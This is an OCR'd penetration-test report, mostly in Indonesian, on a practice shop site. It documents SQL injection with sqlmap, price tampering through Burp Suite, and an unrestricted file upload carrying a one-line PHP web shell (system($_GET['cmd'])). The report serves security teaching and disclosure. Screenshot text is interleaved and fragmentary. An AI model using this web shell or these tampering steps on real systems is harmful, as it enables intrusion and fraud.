
The requested URL was not found on this server.


<hr>
<address>
Apache Server at dibishop.duckdns.org Port 443
</address>
</body>
</html>



Welcome to nginx!
Not Secure
http://dibishop.duckdns.org:443
Welcome to nginx!
If you see this page, the nginx web server is successfully installed and working. Further configuration is required.
For online documentation and support please refer to nginx.org.
Commercial support is available at nginx.com.
Thank you for using nginx.



Dibimbing-Shop
Not Secure
http://dibishop.duckdns.org/customer/my_account.php?edit_account
Welcome : ryanhanif533@gmail.com
0 items
ryan - VMware Workstation
ryan@ryan: ~
[*] ending @ 20:15:24 /2025-10-31/
(ryan㉿ryan)-[~]
$ sqlmap -r request.txt -p c_contact --batch
{1.9.4#stable}
https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 20:15:36 /2025-10-31/
[20:15:36] [INFO] parsing HTTP request from 'request.txt'
Multipart-like data found in POST body. Do you want to process it? [Y/n/q] Y
[20:15:36] [INFO] testing connection to the target URL
[20:15:36] [CRITICAL] previous heuristics detected that the target is protected by some kind of WAF/IPS
[20:15:36] [INFO] testing if the target URL content is stable
[20:15:37] [WARNING] target URL content is not stable (i.e. content differs). sqlmap will base the page comparison on a sequence matcher. If no dynamic nor injectable parameters are detected, or in case of junk results, refer to user's manual paragraph 'Page comparison'
how do you want to proceed? [(C)ontinue/(s)tring/(r)egex/(q)uit] C
Change Password
My Wishlist
Update Account



Dibimbing-Shop
Not Secure http://dibishop.duckdns.org/customer/my_account.php?edit_account
Welcome : ryanhanif533@gmail.com
0 items
ryan - VMware Workstation
File Actions Edit View Help
-----geckoformboundary43f0e29472413226b2a83b6b17d7f5ce
Content-Disposition: form-data; name="c_city"
-----geckoformboundary43f0e29472413226b2a83b6b17d7f5ce
Content-Disposition: form-data; name="c_address"
-----geckoformboundary43f0e29472413226b2a83b6b17d7f5ce
Content-Disposition: form-data; name="c_image"; filename=""
Content-Type: application/octet-stream
-----geckoformboundary43f0e29472413226b2a83b6b17d7f5ce
Content-Disposition: form-data; name="update"
-----geckoformboundary43f0e29472413226b2a83b6b17d7f5ce--
[20:23:41] [INFO] the back-end DBMS is MySQL
web application technology: Apache
back-end DBMS: MySQL ≥ 5.6
[20:23:42] [INFO] fetched data logged to text files under '/home/ryan/.local/share/sqlmap/output/dibishop.duckdns.org'
[20:23:42] [WARNING] your sqlmap version is outdated
[*] ending @ 20:23:42 /2025-10-31/
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.


Dibimbing-Shop
Not Secure http://dibishop.duckdns.org/cart.php
Welcome : Guest
Register
Sign In
1 items
DIBIMBING SHOP
Burp Project Intruder Repeater View Help Burp Suite Community Edition v2025.10.1 - Tempor...
Send Cancel Burp AI Target: http://dibishop.duckdns.org HTTP/1
Request
POST /poco-f7-pro HTTP/1.1
Host: dibishop.duckdns.org
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:144.0) Gecko/20100101 Firefox/144.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Response
HTTP/1.1 200 OK
Date: Fri, 31 Oct 2025 01:36:10 GMT
Server: Apache
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Upgrade: h2
Connection: Upgrade, close
Vary: Accept-Encoding
Done
15,612 bytes | 91 millis
Shopping Cart
You currently have 1 item(s) in your cart.
Product
Quantity
Unit Price
Type
Delete
Sub Total
Poco F7 Pro - Snapdragon 8 Gen 3
Rp1
Brand New
Total
Rp 1
Coupon Code :
Apply Coupon Code
Shipping and additional costs are calculated based on the values you have entered.
Order Subtotal Rp 1
Shipping and handling Rp 0
Tax Rp 0
Total Rp 1
Continue Shopping
Update Cart
Proceed to Checkout
You may like these Products
Poco F7 Pro
Xiaomi


Dibimbing-Shop
Not Secure
http://dibishop.duckdns.org/customer/my_account.php?my_orders
Sign in
Welcome : ryanhanif533@gmail.com
0 items
DIBIMBING SHOP
SHOP
LOCAL STORES
MY ACCOUNT
Make Smart Choices
Dive into our Electronics Store
My Account
Ryanl23
My Orders
Pay Offline
My Orders
All your orders in one place, easy to track.
If you have any questions, please feel free to contact us, our customer service center is working for you 24/7.
Order History
Rows: 10
AMOUNT INVOICE QTY TYPE ORDER DATE STATUS ACTION
1 Rp 1 #31777668 1 Brand New 2025-10-31 Unpaid Confirm


File Upload
This PC › Bit (F:) ›
Search Bit (F:)
Organize
New folder
Downloads
Documents
Pictures
Music
Videos
CS dibimbing
Screen Recordings
This PC
System (C:)
Data (D:)
2TB (E:)
Bit (F:)
Network
Linux
Name
Date modified
Type
Size
Program Files 7/29/2025 8:33 PM File folder
Riot Games 8/18/2025 5:06 PM File folder
VALORANT 8/18/2025 5:05 PM File folder
WindowsApps 7/29/2025 8:37 PM File folder
XboxGames 7/29/2025 8:33 PM File folder
shell.php 11/1/2025 1:24 PM PHP Source File 1 KB
File name:
All Files (*.*)
Open
Cancel
12345
Customer Email:
ryanhanif533@gmail.com
Customer City:
Customer Contact:
1
Customer Address:
Profile Image:
Browse...
No file selected.
Upload a new image to change your profile picture
Update Account
12345
My Orders
Pay Offline
Edit Account
Change Password
My Wishlist
Delete Account
Logout


Dibimbing-Shop
Not Secure
http://dibishop.duckdns.org/customer/my_account.php?edit_account
Sign in
Welcome : ryanhanif533@gmail.com
0 items
DIBIMBING SHOP
SHOP
LOCAL STORES
MY ACCOUNT
Make Smart Choices
Dive into our
Electronics Store
My Account
12345
My Orders
Pay Offline
Edit Account
Change Password
My Wishlist
Delete Account
Logout
Edit Your Account
Customer Name:
12345
Customer Country:
Customer Email:
ryanhanif533@gmail.com
Customer City:
Customer Contact:
1
Customer Address:
Profile Image:
Browse...
shell.php
Upload a new image to change your profile picture
Update Account


Dibimbing-Shop
Not Secure
http://dibishop.duckdns.org/customer/my_account.php?edit_account
Sign in
Welcome : ryanhanif533@gmail.com
0 items
DIBIMBING SHOP
Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2025...
Intercept on
Forward
Drop
Open browser
Time Type Direction Method URL
13:25:... HT... Request POST http://dibishop.duckdns.org/customer/my_account.php?edit_account
Request
Pretty Raw Hex
Inspector
Request attributes
Request query parameters
Request body parameters
Request cookies
Request headers
<?php system($_GET['cmd']); ?>
My Orders
Pay Offline
Edit Account
Change Password
My Wishlist
Delete Account
Logout
Customer Name:
12345
Customer Email:
ryanhanif533@gmail.com
Customer City:
Customer Contact:
1
Customer Address:
Profile Image:
Browse...
shell.php
Upload a new image to change your profile picture
Update Account

1.4 Temuan

Pengujian berhasil mengidentifikasi **tiga (3) kerentanan tingkat Kritis** :

- **Price Tampering (Business Logic Flaw)**

- **SQL Injection**

- **Unrestricted File Upload (potensi RCE)**

Selain itu, ditemukan **empat (4) temuan tingkat Medium dan Low**, termasuk miskonfigurasi server, bocoran arsitektur, header keamanan yang hilang, dan penemuan file sensitif

1.5 Timeline

Garis waktu kronologis kejadian, berdasarkan bukti digital, mulai dari awal insiden hingga akhir pengamatan.

Kejadian	Initiation Date/Time	Completion Date/Time
Reconnaissance (nmap, nslookup)	23 – okt -2025	24 – okt -2025
Enumarasi & Analisis Arsitektur	24 – okt - 2025	25 – okt – 2025
Analisis & Eksploitasi (Burp, sqlmap)	28 - okt - 2025	31 – okt – 2025
pelaporan	31 – okt - 2025	31 – okt - 2025

VI. PEMBAHASAN

2.1 Ruang Lingkup Analisis

Lingkup pengujian adalah aplikasi web yang dapat diakses publik di ***http://dibishop.duckdns.org*** (Port 80) dan http://dibishop.duckdns.org:443. Serangan yang bersifat *Denial of Service* (DoS) secara eksplisit dikecualikan dari pengujian

2.2 Analisis Server

Analisis server menemukan arsitektur yang kompleks dan sengaja dibuat untuk menipu
- **Port 443 (Decoy/Umpan)**: Port ini menjalankan server Nginx yang menampilkan halaman "Welcome to nginx!". Namun, server ini dikonfigurasi untuk menyamar sebagai server Apache di header responsnya dan menjalankan protokol http (tidak aman). Port ini juga dilindungi oleh WAF yang memblokir tool enumerasi.

- **Port 80 (Target Sebenarnya)**: Investigasi manual menggunakan curl menemukan header Set-Cookie: PHPSESSID , yang membuktikan bahwa aplikasi PHP dinamis yang sebenarnya berjalan di Port 80

2.3 Analisis Malware

Tidak ada analisis malware yang dilakukan dalam pengujian penetrasi ini

2.4 Penilaian Risiko (Risk Assessment)


Berdasarkan temuan, risiko dikategorikan sebagai berikut: 3 Kritis, 2 Medium, dan 2 Low. Prioritas perbaikan harus difokuskan pada temuan Kritis yang memiliki dampak langsung terhadap integritas data, keamanan server, dan finansial perusahaan

L	Low	1-4
M	Medium	4-12
H	High	12-25

Table 4: Threat Levels

2.5 Analisis Aktivitas Pasca-Eksploitasi

Aktivitas pasca-eksploitasi berhasil dilakukan untuk temuan Price Tampering. Setelah harga produk diubah menjadi Rp 1 menggunakan Burp Suite, penguji berhasil "Proceed to Checkout". Validasi lebih lanjut membuktikan bahwa pesanan tersebut berhasil tercatat di database server (terlihat di halaman "My Orders") dengan harga yang telah dimanipulasi




2.5.1 Comprehensive Technical Report


Temuan 1: Business Logic Flaw – Price Tampering

Severity: Kritis

Deskripsi: Aplikasi gagal memvalidasi harga produk di sisi server saat barang ditambahkan ke keranjang. Aplikasi memercayai parameter product_price yang dikirim oleh browser (sisi client)

Bukti (PoC):


Dibimbing-Shop
Not Secure
http://dibishop.duckdns.org/cart.php
Welcome : Guest
Register
Sign in
1 Items
DIBIMBING SHOP
Burp Project Intruder Repeater View Help Burp Suite Community Edition v2025.10.1 - Tempor...
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder
Comparer Logger Organizer Extensions Learn
Send Cancel Burp AI
Target: http://dibishop.duckdns.org HTTP/1
Request
Response
Pretty Raw Hex
Pretty Raw Hex Render
Inspector
Shopping Cart
You currently have 1 item(s) in your cart.
Product Quantity Unit Price Type Delete Sub Total
Poco F7 Pro - Snapdragon 8 Gen 3
Rpl
Brand New
Total
Rp 1
Coupon Code :
Apply Coupon Code
Shipping and additional costs are calculated based on the values you have entered.
Order Subtotal Rp 1
Shipping and handling Rp 0
Tax Rp 0
Total Rp 1
Continue Shopping
Update Cart
Proceed to Checkout
You may like these Products
Poco F7 Pro
Xiaomi


Dibimbing-Shop
Not Secure
http://dibishop.duckdns.org/customer/my_account.php?my_orders
Welcome : ryanhanif533@gmail.com
0 Items
DIBIMBING SHOP
SHOP
LOCAL STORES
MY ACCOUNT
Make Smart Choices
Dive into our
Electronics Store
My Account
Ryan123
My Orders
Pay Offline
My Orders
All your orders in one place, easy to track.
If you have any questions, please feel free to contact us, our customer service center is working for you 24/7.
Order History
Rows: 10
AMOUNT INVOICE QTY TYPE ORDER DATE STATUS ACTION
1 Rp 1 #31777668 1 Brand New 2025-10-31 Unpaid Confirm

Category	**Bussiness Logic Flow** (Celah Logika Bisnis)
Threat/Risk Description	Likelihood: High – Serangan ini mudah dilakukan siapa saja yang memiliki proxy (seperti Burp Suite) **Impact: Kritis** – Penyerang dapat mengubah harga produk apa pun menjadi Rp 1 dan membeli barang secara ilegal. Ini menyebabkan kerugian finansial langsung dan masif bagi perusahaan
Methodology	Tester mencegat request POST saat mengklik "Add to Cart" menggunakan Burp Suite. Tester kemudian memodifikasi parameter product_price dari 7500000 menjadi 1 di tab Repeater. Tester memverifikasi serangan ini dengan berhasil "Proceed to Checkout" dan melihat pesanan Rp 1 tercatat di halaman "My Orders"
System/Version	http://dibishop.duckdns.org/ (Aplikasi Web PHP di Port 80)
Tools Used	Burp Suite Repeater

